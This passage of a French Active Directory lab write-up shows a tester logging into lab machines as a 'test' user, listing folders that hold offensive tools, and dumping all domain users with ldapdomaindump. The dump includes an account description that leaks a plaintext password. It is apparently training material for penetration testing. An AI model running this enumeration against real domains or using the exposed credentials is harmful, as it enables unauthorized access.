 Volume in drive C has no label.
 Volume Serial Number is 084C-99C6

 Directory of C:\Tools

20/11/2022  17:57    <DIR>          .
20/11/2022  17:57    <DIR>          ..
20/11/2022  17:55    <DIR>          Mimikatz
01/09/2022  08:24           441 344 Rubeus.exe
20/11/2022  17:52         1 051 648 SharpHound.exe
20/11/2022  17:50           471 040 Snaffler.exe
               3 File(s)      1 964 032 bytes
               3 Dir(s)  43 548 467 200 bytes free
```

Des dossiers d'utilisateurs :

```
traversic\test@DC01 C:\>cd Users

traversic\test@DC01 C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 084C-99C6

 Directory of C:\Users

14/11/2025  00:09    <DIR>          .
14/11/2025  00:09    <DIR>          ..
23/11/2022  10:19    <DIR>          Administrator
20/11/2022  13:25    <DIR>          Public
20/11/2022  18:43    <DIR>          rbertin
14/11/2025  00:09    <DIR>          test
               0 File(s)              0 bytes
               6 Dir(s)  43 548 467 200 bytes free
```

Leur accès est refusé sauf celui de test

```
traversic\test@DC01 C:\Users>cd Administrator
Access is denied.

traversic\test@DC01 C:\Users>cd Public
Access is denied.

traversic\test@DC01 C:\Users>cd rbertin
Access is denied.

traversic\test@DC01 C:\Users>cd test

traversic\test@DC01 C:\Users\test>dir
 Volume in drive C has no label.
 Volume Serial Number is 084C-99C6

 Directory of C:\Users\test

14/11/2025  00:09    <DIR>          .
14/11/2025  00:09    <DIR>          ..
15/09/2018  08:19    <DIR>          Desktop
14/11/2025  00:09    <DIR>          Documents
15/09/2018  08:19    <DIR>          Downloads
15/09/2018  08:19    <DIR>          Favorites
15/09/2018  08:19    <DIR>          Links
15/09/2018  08:19    <DIR>          Music
15/09/2018  08:19    <DIR>          Pictures
15/09/2018  08:19    <DIR>          Saved Games
15/09/2018  08:19    <DIR>          Videos
               0 File(s)              0 bytes
              11 Dir(s)  43 545 575 424 bytes free
```

Analysons la deuxieme machine :

ssh test@10.10.10.112

La racine du disque :

```
traversic\test@FILER01 C:\Users\test>cd /

traversic\test@FILER01 C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 0A35-E63D

 Directory of C:\

20/11/2022  17:46    <DIR>          Configuration
20/11/2022  15:41    <DIR>          PerfLogs
20/11/2022  16:15    <DIR>          Program Files
20/11/2022  13:25    <DIR>          Program Files (x86)
14/11/2025  00:21    <DIR>          Users
23/11/2022  13:53    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  56 588 828 672 bytes free
```


Le dossier users :

```
traversic\test@FILER01 C:\>cd Users

traversic\test@FILER01 C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 0A35-E63D

 Directory of C:\Users

14/11/2025  00:21    <DIR>          .
14/11/2025  00:21    <DIR>          ..
20/11/2022  15:43    <DIR>          Administrator
20/11/2022  17:26    <DIR>          Administrator.TRAVERSIC
23/11/2022  05:46    <DIR>          lbrunet
20/11/2022  13:25    <DIR>          Public
14/11/2025  00:21    <DIR>          test
               0 File(s)              0 bytes
               7 Dir(s)  56 588 804 096 bytes free
```


Les acces sont une fois de plus refusés sauf pour test

```
traversic\test@FILER01 C:\Users>cd Administrator
Access is denied.

traversic\test@FILER01 C:\Users>cd Administrator.TRAVERSIC
Access is denied.

traversic\test@FILER01 C:\Users>cd lbrunet
Access is denied.

traversic\test@FILER01 C:\Users>cd Public
Access is denied.

traversic\test@FILER01 C:\Users>cd test

traversic\test@FILER01 C:\Users\test>dir
 Volume in drive C has no label.
 Volume Serial Number is 0A35-E63D

 Directory of C:\Users\test

14/11/2025  00:21    <DIR>          .
14/11/2025  00:21    <DIR>          ..
15/09/2018  08:19    <DIR>          Desktop
14/11/2025  00:21    <DIR>          Documents
15/09/2018  08:19    <DIR>          Downloads
15/09/2018  08:19    <DIR>          Favorites
15/09/2018  08:19    <DIR>          Links
15/09/2018  08:19    <DIR>          Music
15/09/2018  08:19    <DIR>          Pictures
15/09/2018  08:19    <DIR>          Saved Games
15/09/2018  08:19    <DIR>          Videos
               0 File(s)              0 bytes
              11 Dir(s)  56 588 804 096 bytes free
```

Pour la troisieme machine, le poste de travail, nous nous connectons en RDP via l'outil remmina



Comme pour les deux premiere machine nous nous heurtons aux memes dossiers à l'acces refusé



Utilisation de l'utilisateur test pour extraire des informations de l'AD avec ldapdomaindump

Puisque l'utilisateur test est membre de l'AD, il peut avoir acces a de nombreuses informations, comme la liste de tous les utilisateurs et leur description.

ldapdomaindump -u 'travers.ic\test' -p 'test' -d travers.ic 10.10.10.101

```
┌──(kali㉿kali)-[~]
└─$ ldapdomaindump -u 'travers.ic\test' -p 'test' -d travers.ic 10.10.10.101
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

La commande **x-www-browser domain_users_by_group.html** permet maintenant de voir le contenu de ce dump.

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sshd	sshd	sshd	11/20/22 18:39:01	11/20/22 18:39:01	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 18:39:01	1455	
Antoine NOEL	Antoine NOEL	anoel	11/20/22 16:40:21	11/20/22 16:59:29	11/20/22 16:59:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:40:21	1454	
Backup ACCOUNT	Backup ACCOUNT	backup	11/20/22 16:14:56	11/23/22 09:23:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:56	1453	
Svc WEB	Svc WEB	svcweb	11/20/22 16:14:55	11/23/22 09:23:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1452	
Test ACCOUNT	Test ACCOUNT	test	11/20/22 16:14:55	11/14/25 15:12:40	11/23/22 09:32:03	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1451	
Manon LEFORT	Manon LEFORT	mlefort	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1450	
Hugues MICHEL	Hugues MICHEL	hmichel	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1449	
Matthieu MARTIN	Matthieu MARTIN	mmartin	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1448	
Jules BERTHELOT	Jules BERTHELOT	jberthelot	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1447	
Louis DUHAMEL	Louis DUHAMEL	lduhamel	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1446	
Adrien JACQUOT	Adrien JACQUOT	ajacquot	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1445	
Robert LEMAITRE	Robert LEMAITRE	rlemaitre	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1444	
Agathe GILBERT	Agathe GILBERT	agilbert	11/20/22 16:14:55	11/20/22 16:14:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:55	1443	
Marcel BOULANGER	Marcel BOULANGER	mboulanger	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1442	
Patricia BENARD	Patricia BENARD	pbenard	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1441	
Thibault BESNARD	Thibault BESNARD	tbesnard	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1440	
Antoinette COLONA	Antoinette COLONA	acolona	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1439	
Valentin FLEURY	Valentin FLEURY	vfleury	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1438	
Sandrine DUVAL	Sandrine DUVAL	sduval	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1437	
Jean LABBE	Jean LABBE	jlabbe	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1436	
Alex MAILLOT	Alex MAILLOT	amaillot	11/20/22 16:14:54	11/23/22 09:35:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1435	Compte temporaire (Mot de passe Support2021)
Anne LESAGE	Anne LESAGE	alesage	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1434	
Christine LACROIX	Christine LACROIX	clacroix	11/20/22 16:14:54	11/20/22 16:14:54	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:54	1433	
Susanne PASQUIER	Susanne PASQUIER	spasquier	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1432	
Nathalie JACQUES	Nathalie JACQUES	njacques	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1431	
Philippe JEAN	Philippe JEAN	pjean	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1430	
Suzanne MARCHAL	Suzanne MARCHAL	smarchal	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1429	
Catherine REY	Catherine REY	crey	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1428	
Bertrand ROCHER	Bertrand ROCHER	brocher	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1427	
Margot DENIS	Margot DENIS	mdenis	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1426	
Roger DEVAUX	Roger DEVAUX	rdevaux	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1425	
Alex ROBIN	Alex ROBIN	arobin	11/20/22 16:14:53	11/20/22 16:14:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:53	1424	
Caroline GALLET	Caroline GALLET	cgallet	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1423	
Georges BLANCHARD	Georges BLANCHARD	gblanchard	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1422	
Margaux DESCHAMPS	Margaux DESCHAMPS	mdeschamps	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1421	
Capucine SAUVAGE	Capucine SAUVAGE	csauvage	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1420	
Victor LOPES	Victor LOPES	vlopes	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1419	
Laurent BARON	Laurent BARON	lbaron	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1418	
Daisy DIALLO	Daisy DIALLO	ddiallo	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1417	
Xavier DELAUNAY	Xavier DELAUNAY	xdelaunay	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1416	
Arthur POTTIER	Arthur POTTIER	apottier	11/20/22 16:14:52	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:52	1415	
Alfred CHARPENTIER	Alfred CHARPENTIER	acharpentier	11/20/22 16:14:51	11/20/22 16:14:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1414	
Richard ALEXANDRE	Richard ALEXANDRE	ralexandre	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1413	
Hortense THIBAULT	Hortense THIBAULT	hthibault	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1412	
Laetitia PETIT	Laetitia PETIT	lpetit	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1411	
Marthe GUILLOU	Marthe GUILLOU	mguillou	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1410	
Emmanuel LARTIGUE	Emmanuel LARTIGUE	elartigue	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1409	

Jean BOUCHET	Jean BOUCHET	jbouchet	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1408	
Maggie FAIVRE	Maggie FAIVRE	mfaivre	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1407	
Jeannine MULLER	Jeannine MULLER	jmuller	11/20/22 16:14:51	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1406	
Gilbert BRUN	Gilbert BRUN	gbrun	11/20/22 16:14:50	11/20/22 16:14:51	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:51	1405	
Pierre MUNOZ	Pierre MUNOZ	pmunoz	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1404	
Lucie GERARD	Lucie GERARD	lgerard	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1403	
Lorraine GONCALVES	Lorraine GONCALVES	lgoncalves	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1402	
Franck LELEU	Franck LELEU	fleleu	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1401	
Juliette LEVY	Juliette LEVY	jlevy	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1400	
Gabrielle PAGES	Gabrielle PAGES	gpages	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1399	
Nicolas LAUNAY	Nicolas LAUNAY	nlaunay	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1398	
Augustin HUET	Augustin HUET	ahuet	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1397	
Susan VERDIER	Susan VERDIER	sverdier	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1396	
Chantal LOMBARD	Chantal LOMBARD	clombard	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1395	
Alain DIAS	Alain DIAS	adias	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1394	
Michelle BLIN	Michelle BLIN	mblin	11/20/22	11/20/22	01/01/01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22	1393	

Michelle BLIN	Michelle BLIN	mblin	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1393	
Henri PERROT	Henri PERROT	hperrot	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1392	
Jacques ROUSSET	Jacques ROUSSET	jrousset	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1391	
Nicole BOURGEOIS	Nicole BOURGEOIS	nbourgeois	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1390	
Alexandria HEBERT	Alexandria HEBERT	ahebert	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1389	
Christophe LEGENDRE	Christophe LEGENDRE	clegendre	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1388	
Paul BEGUE	Paul BEGUE	pbegue	11/20/22 16:14:48	11/23/22 09:35:46	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1387	
Web SERVICE	Web SERVICE	web_svc	11/20/22 16:14:48	11/20/22 16:18:39	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1386	
David MORIN	David MORIN	dmorin	11/20/22 16:14:48	11/20/22 17:00:48	11/23/22 09:36:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1385	
Marcelle COSTE	Marcelle COSTE	mcoste	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1384	
Marc CORDIER	Marc CORDIER	mcordier	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1383	
Jacqueline GUILLON	Jacqueline GUILLON	jguillon	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1382	
Samy COLIN	Samy COLIN	scolin	11/20/22 16:14:48	11/20/22 16:14:48	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:48	1380	
Laura BRUNET	Laura BRUNET	lbrunet	11/20/22 16:14:47	11/14/25 14:52:06	11/14/25 15:12:06	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1379	
Thomas NICOLAS	Thomas NICOLAS	tnicolas	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1378	
Isaac GUERIN	Isaac GUERIN	iguerin	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1377	

Paul RIBEIRO	Paul RIBEIRO	pribeiro	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1376	
Philippine CLERC	Philippine CLERC	pclerc	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1375	
Roland BERTIN	Roland BERTIN	rbertin	11/20/22 16:14:47	11/14/25 14:51:54	11/14/25 15:12:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1374	
krbtgt	krbtgt	krbtgt	11/20/22 15:35:16	11/20/22 16:01:16	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/20/22 15:35:16	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Admins Serveurs

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Antoine NOEL	Antoine NOEL	anoel	11/20/22 16:40:21	11/20/22 16:59:29	11/20/22 16:59:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:40:21	1454	
Laura BRUNET	Laura BRUNET	lbrunet	11/20/22 16:14:47	11/14/25 14:52:06	11/14/25 15:12:06	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1379	

HelpDesk

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Nicolas LAUNAY	Nicolas LAUNAY	nlaunay	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1398	
Augustin HUET	Augustin HUET	ahuet	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1397	
Susan VERDIER	Susan VERDIER	sverdier	11/20/22 16:14:50	11/20/22 16:14:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:50	1396	
Chantal LOMBARD	Chantal LOMBARD	clombard	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1395	
Alain DIAS	Alain DIAS	adias	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1394	
Michelle BLIN	Michelle BLIN	mblin	11/20/22 16:14:49	11/20/22 16:14:49	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:49	1393	

Paul RIBEIRO	Paul RIBEIRO	pribeiro	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1376	
Philippine CLERC	Philippine CLERC	pclerc	11/20/22 16:14:47	11/20/22 17:01:16	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1375	
Roland BERTIN	Roland BERTIN	rbertin	11/20/22 16:14:47	11/14/25 14:51:54	11/14/25 15:12:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 16:14:47	1374	
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Denied RODC Password Replication Group

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
krbtgt	krbtgt	krbtgt	11/20/22 15:35:16	11/20/22 16:01:16	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/20/22 15:35:16	502	Key Distribution Center Service Account
Group: Read-only Domain Controllers	Read-only Domain Controllers	Read-only Domain Controllers	11/20/22 15:35:16	11/20/22 16:01:16				521	Members of this group are Read-Only Domain Controllers in the domain
Group: Group Policy Creator Owners	Group Policy Creator Owners	Group Policy Creator Owners	11/20/22 15:35:16	11/20/22 15:35:16				520	Members in this group can modify group policy for the domain
Group: Domain Admins	Domain Admins	Domain Admins	11/20/22 15:35:16	11/20/22 16:14:47				512	Designated administrators of the domain
